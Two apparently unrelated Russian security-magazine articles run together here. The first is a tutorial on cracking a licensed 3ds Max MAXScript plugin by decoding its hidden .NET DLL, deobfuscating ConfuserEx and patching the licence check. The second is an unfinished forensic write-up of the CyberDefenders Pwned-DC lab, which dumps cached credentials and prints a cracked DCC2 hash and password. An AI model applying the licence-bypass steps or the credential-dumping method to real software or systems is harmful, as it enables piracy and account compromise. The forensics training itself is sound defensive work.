Вот так мы и подошли к формулировке задачи исследования. Есть некая линейка широко известных в узких кругах лицензированных продуктов, реализованных с помощью MAXScript. Если лицензии нет, при загрузке плагин выдает такое красивое окошко.




Нужна активация лицензии!

И без регистрации расширение отказывается что-либо делать дальше. Как отучить программу от этой вредной привычки?

Поначалу нам слегка везет: расширение имеет формат простого текстового скрипта, в котором хоть и напрочь отсутствуют форматирование, пробелы и переводы строк, но логику проследить можно. К слову, могло быть и хуже — это мог бы быть нативный плагин, да и сами скрипты бывают не только прозрачного текстового .MS-формата, но и зашифрованными (.MSE) и даже запакованными (.MZP).

Возни с ними больше, но останавливаться на таких плагинах подробно мы не будем, поскольку и с открытым текстовым .MS-форматом проблем нам хватит на целую статью.

Открыв текст скрипта в блокноте, мы видим, что он на девяносто процентов состоит из хаотичного набора латинских символов и цифр, напоминающих Base64 или упомянутый мной в одной из предыдущих статей адобовский JSXBIN.



Содержимое плагина


Мысленно взяв в руки бритву Оккама, предположим, что это все-таки простейший Base64. Это предположение подтверждает и найденная в открытой текстовой части кода конструкция на «максовском» птичьем языке:

```
...last_dll_id!=astrid or :: last_dll_fullname!= sett_dll.
fullname then(fn abytes=(dotnetclass"System.Convert").
frombase64string(fb64(astr()));::sett_dll=dn_assembly.load(abytes
());...
```

В примерном переводе на понятный человеческий язык это означает, что некая Base64-строка по мере исполнения конвертируется в бинарный массив, который загружается как .NET-библиотека.

Погружаться в дебри этого странного языка в наши планы не входит, мы ориентируемся на конструкции типа `sett_dll.createinstance(...)`, загружающие объекты и функции из этой библиотеки. Слегка поковырявшись с последующим кодом, начинаем потихоньку приходить в уныние, поскольку оттуда импортируется до фига чего разного. А значит, с треском провалилась изначальная догадка, что разработчики так извращенно засунули в текст скрипта дотнетовскую библиотеку исключительно для проверки лицензии (и мы легко открутим проверку вместе со всей библиотекой).

Но самый серьезный удар нас ожидает позднее, когда мы, отыскав в коде начало и конец страшных строковых констант (а их там, оказывается две: **astr** — более длинная — и **astrid**), пробуем раскодировать их стандартным декодировщиком Base64. Начнем с самой длинной строки **astr**, содержимое которой до боли похоже на закодированный DLL. Оно раскодируется успешно, и результат вроде бы и вправду похож на DLL.



Содержимое строки astr

Похож-то он, конечно, похож, но как примерно тот легендарный мотор, который был похож на настоящий, но не работал. Сигнатура правильная, строки частично тоже видны, однако это явно неправильная расшифровка. Придется все-таки снова нырять в глубины недоязыка MAXScript. Внимательно посмотрев на процитированную выше строку кода, мы обнаруживаем между **astr** и **frombase64string** незаметную прокладку — функцию **fb64**, после чего находим ее код:

```
fb64 a b:"axpuger"c:"*"=(for i=1 to b.count do a=substitutestring(
substitutestring(substitutestring a(toupper b[i])c)(tolower b[i])(
toupper b[i]))c(tolower b[i]);a);fn
```

Функции **toupper** и **tolower** понятны и без справочника — это, соответственно, верхний и нижний регистр символа. Конструкция же **substitutestring a b c** эквивалентна полной замене в строке **c** всех подстрок (выберем для простоты JavaScript). Эту конструкцию можно представить в виде `a.replace(new RegExp(b, 'g'), c)`. То есть этот замысловатый код на самом деле представляет собой серию из вложенных подстановок со сменой регистра символов из строки **axpuger** через промежуточный символ *. На том же JavaScript эта операция эквивалентна следующей функции, которой мы и перекодируем строку до нормального Base64:

```
function fb64(a)
{
  var b="axpuger";
  for (var i=0;i<b.length;i++)
  {
    b1=b.substring(i,1);
    a1=a.replace(new RegExp(b1.toUpperCase(), 'g'),"*");
    a2=a1.replace(new RegExp(b1.toLowerCase(), 'g'), b1.
toUpperCase());
    a=a2.replace(/\*/g, b1);
  }
  return a;
}
```


Как видишь, при ближайшем рассмотрении операция оказалась простой и даже самообратимой, как всем известный XOR. Иными словами, чтобы обратно закодировать для вставки в скрипт исправленную Base64-строку, нам надо применить к ней ту же самую функцию.

Вообще говоря, для людей, хорошо знакомых с MAXScript и 3ds Max, этот этап не представляет никакой проблемы — вовсе не обязательно разбирать алгоритм перекодировки, саму операцию можно было выполнить, не выходя из 3ds Max, чуть подправив исходный скрипт. В общем-то, и обратная операция перекодировки исправленного модуля не обязательна — ведь достаточно просто убрать лишнее звено **fb64** в технологической цепочке.

Однако мы подходим к следующему серьезному этапу работы: у нас уже есть расшифрованная дотнетовская библиотека, которую надо поправить и закодировать обратно в скрипт. И здесь не все так гладко — при загрузке библиотеки в dnSpy оказывается, что большинство методов имеют безумные имена, а их тела пусты. То есть модуль сурово обфусцирован.

С подобным мы уже сталкивались в статье про .NET Reactor. Попытаемся идентифицировать и по возможности снять обфускатор при помощи de4dot. Этот инструмент выдает огромное множество ошибок, деобфусцировать напрочь отказывается, однако польза от него есть: он выдал имя обфускатора — это Confuser.

Слегка погуглив, мы обнаруживаем, что наш случай широко известен и небезнадежен: добрые люди создали для него специализированный деобфускатор, причем даже с открытым кодом. Решение практически однокликовое — у деобфускатора всего две опции: **-d** (динамическая) и **-s** (статическая) распаковка. Динамическая распаковка на нашем модуле с диким визгом и простыней логов валится, однако статическая создает модуль, хоть и не до конца читабельный в dnSpy, но вполне себе с открытым кодом. Можно его нормально анализировать даже без запуска и найти место для фактически однобайтового патча.



Деобфусцированный модуль можно изучить в dnSpy

А вот дальше у нас снова возникают проблемы: перекодированный в Base64 и загруженный в скрипт исправленный модуль работать категорически отказывается. 3ds Max при его загрузке выдает ошибку `"Error in DLL -- Runtime error: .NET runtime exception: Could not load type 'Invalid_Token.0x02000000..."`. Впрочем, такую же ошибку выдает и не патченный, а просто деобфусцированный при помощи ConfuserEx-Unpacker модуль — проблема явно в кривой деобфускации.

Это значит, что наши мучения еще не закончены и надо ломать голову в поисках способа внести найденный патч без деобфускации всей библиотеки, как мы это делали в статье про.NET Reactor. Поскольку наше повествование и так уже достаточно затянулось, честно признаюсь, что я таки нашел версию деобфускатора Confuser, корректно обрабатывающую этот динамический модуль и в статическом, и в динамическом режимах. Впоследствии деобфусцированный и патченный модуль нормально работает из злополучного скрипта. Если читателя не пугает арабская вязь, то вот ссылка на упомянутую версию ConfuserEx Unpacker.

В заключение я все-таки в двух словах опишу направление для самостоятельного патча в обфусцированном модуле Confuser. На тот случай, если тебе попадется версия, которая окажется не по зубам всем найденным в интернете деобфускаторам.

В целом этот способ полностью аналогичен варианту с .NET Reactor, разница в том, что в Reactore алгоритмом шифрования был обычный XOR. Соответственно, можно пропатчить найденный фрагмент кода, откcорив его с существующим значением. В Confuser все совсем по-другому: покопавшись в коде проекта ConfuserEx Unpacker, в модуле **Protection/AntiTamper.cs** можно найти процедуру **DecryptMethods**, где находится такой алгоритм:

```
for (uint i = 0; i < num; i++)
{
  uint num4 = reader.ReadUInt32();
  numArray[i] = num4 ^ arrayKeys[(int)((IntPtr)(i & 15))];
  arrayKeys[(int)((IntPtr)(i & 15))] = num4 + 0x3dbb2819;
}
```

Исходя из этого алгоритма нельзя просто так взять и поменять один байт в коде, поскольку изменение одного байта влечет за собой повторное шифрование всей последующей части блока. Тем не менее трудности не помеха для усидчивого хакера, которому, конечно, не составит труда написать маленькую программку для патча и повторного шифрования блока данных на основе приведенного выше алгоритма.

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ДАМПЫ И ИЩЕМ СЛЕДЫ ВЗЛОМА В СИСТЕМЕ

Сегодня я расскажу, как извлекать данные из таблицы MFT, получать информацию из файлов Prefetch и монитора использования системных ресурсов (srum), а еще — анализировать файлы логов операционной системы. При исследовании образа оперативной памяти мы познакомимся с внутренним устройством памяти Windows и найдем артефакты, свидетельствующие о компрометации системы.

rayhunt454
grigadan454@gmail.com

Расследование киберинцидентов — это очень увлекательное занятие, требующее определенных знаний и навыков. Отточить их помогают специальные лабораторные работы, имитирующие реальные случаи успешных атак злоумышленников и взлома, с которыми встречаются на практике специалисты по информационной безопасности. Сегодня мы разберем лабораторную работу Pwned-DC с ресурса CyberDefenders.

По сценарию лабораторной работы произошел взлом Active Directory, злоумышленники смогли захватить корпоративный контроллер домена. Наша задача — провести расследование инцидента и узнать, как хакерам удалось проникнуть в сеть. Для исследования у нас имеется побитовая копия системного диска скомпрометированной машины, оперативной памяти, а также информация об объектах домена.

Загрузим файл образов и начнем их исследовать.

По результатам разбора этой лабораторной необходимо ответить на ряд вопросов, но я покажу только само решение и не буду озвучивать ответы. Тебе придется повторить весь процесс самостоятельно — так ты лучше поймешь и закрепишь материал.

ИНСТРУМЕНТЫ

1. Утилиты Eric Zimmerman: Registry Explorer, MFTECmd.
2. Утилиты Nirsoft: fulleventlogview, winprefetchview, browsinghistoryview, TurnOnTimesView.
3. R-Studio — утилита для восстановления данных с диска.
4. Volatility Framework 2.6.1 — инструмент, реализованный на Python версии 2 и предназначенный для извлечения артефактов из образов энергозависимой памяти.
5. PST-Extractor — инструмент для восстановления PST-контейнеров в EML.
6. Scdbg — программа для анализа shell-кода.
7. Srum-dump — утилита для извлечения информации из базы данных управления использованием системных ресурсов.
8. FTK Imager — инструмент для анализа и получения образов диска.
9. WinDbg x64 — утилиты для анализа аварийных дампов.
10. Olevba — инструмент для извлечения и анализа исходного кода макросов VBA из документов MS Office (OLE и OpenXML).


ПЛАГИНЫ VOLATILITY2 ДЛЯ ИЗВЛЕЧЕНИЯ ДАННЫХ

1. **Imageinfo** — плагин для определения операционной системы, пакета обновлений и аппаратной архитектуры исследуемого образа.
2. **Pstree** позволяет просматривать список процессов в виде дерева.
3. **Memdump** извлекает все резидентные страницы памяти в процессе.
4. **Filescan** — плагин для поиска объектов FILE_OBJECT в памяти с помощью сканирования тегов пула. Этот плагин найдет все открытые файлы.
5. **Dumpfiles** извлекает кешированные файлы из образа памяти.
6. **Netscan** ищет сетевые артефакты в 32- и 64-разрядных дампах памяти. Этот плагин находит конечные точки TCP, UDP, а также локальные и удаленные IP-адреса.
7. **Printkey** ищет значения в указанном разделе реестра Windows.
8. **Userassist** позволяет получить информацию из ключа реестра `UserAssist`.
9. **Mftparser** — этот плагин сканирует записи главной таблицы файлов (MFT) в памяти и выводит информацию о временных метках файлов.
10. **Autoruns** — подключаемый плагин для поиска точек сохранения исполняемых файлов в системе. Для его подключения необходимо добавить плагин в каталог `plugins` инструмента Volatility.
11. **Volshell** — плагин для интерактивного изучения образа памяти, использует IPython.
12. **Procdump** — плагин для получения дампа исполняемого файла.
13. **Hivelist** — плагин для поиска виртуальных адресов кустов реестра.

ОБЪЕКТЫ ДОМЕНА

В архиве задания содержится файл `20211122102526.zip`, который хранит информацию об объектах домена. Загрузим его в BloodHound версии 4.0.1.

Перейдем на вкладку Analysys → Find Shotest Paths to Domain Admins и проанализируем короткий путь до компрометации контроллера домена.




Короткий путь до администратора домена

Задача злоумышленника в сети организации — получить доступ к учетной записи пользователя `0xMohammed`, который входит в группу `Domain Admins`.

ОБРАЗ ДИСКА AD.E01

Примонтируем файл побитовой копии диска AD.E01 и извлечем из него необходимые артефакты. Для этого откроем утилиту FTK Imager, перейдем на вкладку File → Image Mounting. В поле Image File выберем образ AD.E01, а затем введем указанные ниже настройки.




Монтирование образа диска

Нажимаем Mount — исследуемый образ должен примонтироваться к файловой системе.


Получим информацию из кустов реестра `SYSTEM` и `SOFTWARE` (`C:\Windows\System32\config`), загрузим их в утилиту Registry Explorer. Затем переходим в раздел File → Load hive и выбираем исследуемый файл.

Чтобы получить информацию об операционной системе, перейдем в ключ реестра `SOFTWARE\Microsoft\Windows NT\CurrentVersion`.



Информация об операционной системе


Версия операционной системы — Windows 10 Enterprise 2016 LTSB. Теперь просмотрим ключ реестра `SYSTEM\ControlSet01\Control\ComputerName\ComputerName` и получим информацию об имени компьютера.



Имя компьютера

Имя компьютера: `PC01`.


Теперь откроем ключ реестра `SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{ea202436-8a31-4cb6-9b59-5be0c2bc1692}` и получим информацию о сетевых настройках.



Информация о сетевых настройках

IP-адрес исследуемого хоста — `192.168.112.142`.

Получим информацию о примонтированных дисках. Для этого перейдем в ветку реестра `SYSTEM\MountedDevices`: нас интересует GUID диска C.



GUID диска C

Из значения на рисунке выше следует, что GUID диска C — `fad905b3-fb35-4dbd-ab31-a44f022809d2`, такую же информацию можно получить из логов системы, просмотрев событие `eventid 142` журнала `Microsoft-Windows-Ntfs/Operational`.

Теперь найдем порты служб на PC01, для этого перейдем к файлу `Windows/System32/drivers/etc/services`.

man 9535/tcp #Remote Man Server

Содержимое файла services

Здесь мы можем увидеть, что служба `Remote Man Server` работает на порте `9535`. Проанализируем файл `System.evtx` и найдем отметку времени, когда произошло незапланированное отключение, а также узнаем, сколько времени проработал компьютер. Для этого можно воспользоваться утилитой TurnOnTimesView, либо придется анализировать лог вручную.

Startup Time	Shutdown Time	Last System Event Time	Duration	Shutdown Reason	Shutdown Type
21.11.2021 0:51:10	21.11.2021 12:22:58	21.11.2021 12:23:00	11:31:48		Power Off


Результат работы утилиты TurnOnTimesView

21.11.2021 питание машины незапланированно отключилось, до этого компьютер проработал 11 часов и 31 минуту (об этом говорит значение `11:31`).

Начнем анализировать логи. Для этого откроем утилиту fulleventlogview, нажмем Choose Data Store → Load events from external folder with log files и укажем путь к папке с логами `Windows\System32\winevt\Logs`.


Отфильтруем логи по событию `4624` и посмотрим, кто авторизовывался в системе последний раз перед инцидентом. Для этого переходим на вкладку Options → Advanced Options, выбираем Show only the specified events IDs и вводим наше событие.

23.11.2021 в 23:36:05 UTC пользователь `0xMohammed` авторизовался в системе — это был последний зарегистрированный логин перед взломом.



Последний авторизованный пользователь в системе

Проанализируем историю браузера Firefox пользователя `labib`. Для этого воспользуемся утилитой BrowsingHistoryView: перейдем на вкладку Options → Advanced Options и укажем путь до пользовательского каталога.




Получение истории из браузера Firefox

https://www.google.com/search?client=firefox-b-d&q=cyberdefenders	cyberdefenders - بحث Google	22.11.2021 19:42:46
https://www.google.com/search?client=firefox-b-d&q=notepad+%2B...	notepad ++ - بحث Google	22.11.2021 19:42:36
https://www.google.com/search?q=bluedemy.cyberdefenders.org&clien...	bluedemy.cyberdefenders.org - بحث Google	22.11.2021 19:45:52
https://www.google.com/search?q=bluedemy.cyberdefenders.org&clie...	bluedemy.cyberdefenders.org - بحث Google	22.11.2021 19:45:55
https://www.google.com/search?q=Reset+account+password&client=f...	Reset account password - بحث Google	22.11.2021 19:45:35

История Firefox

Пользователь `labib` 22.11.2021 в 19:45:52 UTC посетил сайт `bluedemy.cyberdefenders.org`.

Проанализируем базу данных управления использованием системных ресурсов (srum), которая присутствует в современных системах Windows и собирает статистику выполнения двоичных файлов. Эта база хранится в файле `C:\Windows\System32\sru\\RUDB.dat`. С использованием утилиты srum-dump проанализируем srum и найдем, сколько байтов было принято браузером Firefox.



Работа утилиты srum-dump

Не забываем также указать файл `SRUM_TEMPLATE.xlsx`, который загружаем из репозитория утилиты.

Открываем выходной файл `SRUM_DUMP_OUTPUT.xlsx`, переходим на лист Network Data Usage, находим `firefox.exe` и анализируем таблицу. Количество полученных данных — `20418287`.

Теперь посмотрим, какие последние файлы запускал пользователь `labib`. Переходим по пути `C/Users/labib/AppData/Roaming/Microsoft/Windows/Recent/` и в этом каталоге находим файл `20211119103954_BloodHound.lnk`, созданный 19.11.2021.

В ссылке на файл указан путь к архиву `C:\Users\labib\Desktop\20211119103954_BloodHound.zip`, содержащий информацию об объектах домена. Эта информация собиралась для анализа в BloodHound.


Проанализируем MFT с помощью утилиты MFTECmd. Из корня файловой системы извлечем файл `$MFT`, это можно сделать с помощью R-Studio или FTKImager.

В каталоге `Users/labib/Desktop` создан файл `Business.xlsx` с меткой времени 22.11.2021 22:40:06, этот файл содержит информацию о пользователях домена и их деятельности в компании. Найдем указанный файл в таблице MFT:

```
MFTECmd.exe -f "C:\Users\DonNod\Downloads\AD-101\AD-E01\MFT" --csv "AD-101\AD-E01"
```

В файле вывода утилиты MFTECmd обнаруживаем `Business.xlsx` и его поле `LogfileSequenceNumber`, которое имеет значение `1422361276`.

Попробуем получить пароль пользователя `0xMohammed`, который входит в группу администраторов домена. Выгрузим ветки реестра `SAM`, `SYSTEM`, `SECURITY` и вытащим из них хеши пользователей. Для этого воспользуемся скриптом `secretdum.py` из пакета Impacket.




Выгруженные аутентификационные данные из веток реестра

На хосте PC01 авторизовывался доменный пользователь `0xMohammed`, его данные сохранены в кеше. С помощью утилиты hashcat сбрутим mccache2 хеша пользователя `0xMohammed`:


```
$DCC2$10240#0xMohammed#e7b8d19008520207ca8ef94680db0f28
```

В результате этой операции выясняется, что его пароль — `0xmohammed!`.

Теперь попытаемся узнать, как злоумышленник скомпрометировал хост PC01. Анализируя файлы, в каталоге `C:\Users\labib\Documents\Outlook Files\Outlook.pst` пользователя `labib` мы обнаруживаем почтовый контейнер Outlook. Преобразуем контейнер в eml-сообщения, для этого откроем утилиту PST-Xtracrot, загрузим в нее контейнер и нажмем Convert. После этого можно проанализировать все сообщения антивирусными средствами, чтобы поискать вредоносные вложения.




Содержимое письма



Заголовок вредоносного письма

Среди сообщений пользователя мы обнаруживаем вредоносное вложение. Сообщение отправлено `12/08/2021 04:47:49 AM UTC` с почтового сервера `159.65.58.195`. В качестве вложения используется файл `Unpaid Invoice.xls`. Выясним, когда пользователь открыл этот файл.

С помощью утилиты winprefetchview исследуем артефакт Prefetch. Для этого нажмем Options → Advanced Options и выберем расположение файлов prefetch скомпрометированного компьютера: `\Windows\Prefetch`. Файлы Prefetch содержат имя исполняемого файла, количество его запусков, метки времени, а также список файлов и каталогов, с которыми взаимодействовал исполняемый файл.



Запуск файла Unpaid Invoice.xls

